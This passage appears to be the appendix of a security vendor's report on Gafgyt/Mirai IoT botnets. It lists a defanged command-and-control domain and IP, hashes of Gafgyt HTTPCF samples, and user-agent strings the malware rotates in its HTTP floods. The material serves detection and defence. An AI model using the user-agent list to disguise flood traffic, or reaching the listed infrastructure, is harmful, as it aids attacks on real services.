| hakaiboatnet[.]pw |
| 178[.]128.185.250 |
| Gafgyt HTTPCF samples |
| 1eec1ef48d93106f3f00b4d4868b32a3ca8ca8da9a0852ef81a9e9226206362b |
| 385ba7fcf276fb0b469defac7762908921df820c550e98abadec725f455b76fe |
| 5c797cd7faf5061a75c68cc8f658c7daab94c223f523bfca0a28ba2620b1cd9f |
| 8339dc35688574b33b523234ba76fee56d57b369c9c0292644ec2a0cf798244d |
| a5fe23186c95bfa9e5df8b3fb28a1922a1e820b8f51401d9042542e18f9aaec1 |
| c12132f341d19c386a617ff2a607df35648ab6f17106608a575d086fadfe3a04 |
| c159087ee8af27685a6b46b18cb59dfbcff85a165cd308c5d617eb3f8166b328 |
| e949a6429530b8b6876073dc025a0cda0d6311a6dc15fcb72b24a3fe6cb86529 |
| fe0c3682dac042b8cb92e731ace80660d7722782c1c5551ec2a18e747788c73d |
APPENDIX
| User-Agents used by Gafgyt HTTPCF samples |
| MOT-L7/08.B7.ACR MIB/2.2.1 Profile/MIDP-2.0 Configuration/CLDC-1.1 |
| Mozilla/5.0 (compatible; Teleca Q7; Brew 3.1.5; U; en) 480X800 LGE VX11000 |
| Mozilla/5.0 (Android; Linux armv7l; rv:9.0) Gecko/20111216 Firefox/9.0 Fennec/9.0 |
| MOT-V300/0B.09.19R MIB/2.2 Profile/MIDP-2.0 Configuration/CLDC-1.0 |
| Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0; FunWebProducts) |
| Mozilla/4.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/4.0; FDM; MSIECrawler; Media Center PC 5.0) |
| Mozilla/5.0 (Macintosh; Intel Mac OS X 10.6; rv:5.0) Gecko/20110517 Firefox/5.0 Fennec/5.0 |
| Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_5_7; en-us) AppleWebKit/530.17 (KHTML, like Gecko) Version/4.0 Safari/530.17 Skyfire/2.0 |
| SonyEricssonW800i/R1BD001/SEMC-Browser/4.2 Profile/MIDP-2.0 Configuration/CLDC-1.1 |
| Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0; chromeframe/11.0.696.57) |
| Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; uZardWeb/1.0; Server_JP) |
| Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US) AppleWebKit/525.19 (KHTML, like Gecko) Chrome/1.0.154.39 Safari/525.19 |
| Mozilla/5.0 (Linux; Android 4.4.3) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/50.0.2661.89 Mobile Safari/537.36 |
| Mozilla/5.0 (Windows NT 6.1) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/41.0.2228.0 Safari/537.36 |
| Mozilla/5.0 (X11; Linux x86_64; U; de; rv:1.9.1.6) Gecko/20091201 Firefox/3.5.6 Opera 10.62 |
| Opera/9.80 (Windows NT 5.1; U;) Presto/2.7.62 Version/11.01 |
| Opera/9.80 (X11; Linux i686; Ubuntu/14.10) Presto/2.12.388 Version/12.16 |
| BlackBerry9700/5.0.0.743 Profile/MIDP-2.1 Configuration/CLDC-1.1 VendorID/100 |
| BlackBerry7520/4.0.0 Profile/MIDP-2.0 Configuration/CLDC-1.1 |
| Doris/1.15 [en] (Symbian) |
| Bunjalloo/0.7.6(Nintendo DS;U;en) |
| PSP (PlayStation Portable); 2.00 |
| Mozilla/4.0 (PSP (PlayStation Portable); 2.00) |
| wii libnup/1.0 |
| Mozilla/5.0 (X11; Linux x86_64; rv:38.0) Gecko/20100101 Thunderbird/38.2.0 Lightning/4.0.2 |
| Mozilla/5.0 (PLAYSTATION 3; 3.55) |
| Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.0.8) Gecko/20090327 Galeon/2.0.7 |
| Mozilla/5.0 (Windows; U; Win 9x 4.90; SG; rv:1.9.2.4) Gecko/20101104 Netscape/9.1.0285 |
| Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.0; MyIE2; SLCC1; .NET CLR 2.0.50727; Media Center PC 5.0) |
| Mozilla/5.0 (Windows; U; Windows NT 6.1; cs; rv:1.9.2.6) Gecko/20100628 myibrow/4alpha2 |
| Mozilla/5.0 (X11; U; Linux i686; pl-PL; rv:1.9.0.6) Gecko/2009020911 |
| Mozilla/5.0 (Windows; U; Windows NT 6.1; rv:2.2) Gecko/20110201 |
| Mozilla/5.0 (Macintosh; U; Intel Mac OS X; en; rv:1.8.1.11) Gecko/20071128 Camino/1.5.4 |
| Mozilla/5.0 (compatible; U; ABrowse 0.6; Syllable) AppleWebKit/420+ (KHTML, like Gecko) |
| Mozilla/5.0 (X11; U; Linux ppc; en-US; rv:1.9a8) Gecko/2007100620 GranParadiso/3.1 |
| Mozilla/5.0 (Windows NT 10.0; WOW64; rv:48.0) Gecko/20100101 Firefox/48.0 |
Text extracted automatically; images, tables and formatting may be missing. Original: https://unit42.paloaltonetworks.com/unit42-finds-new-mirai-gafgyt-iotlinux-botnet-campaigns/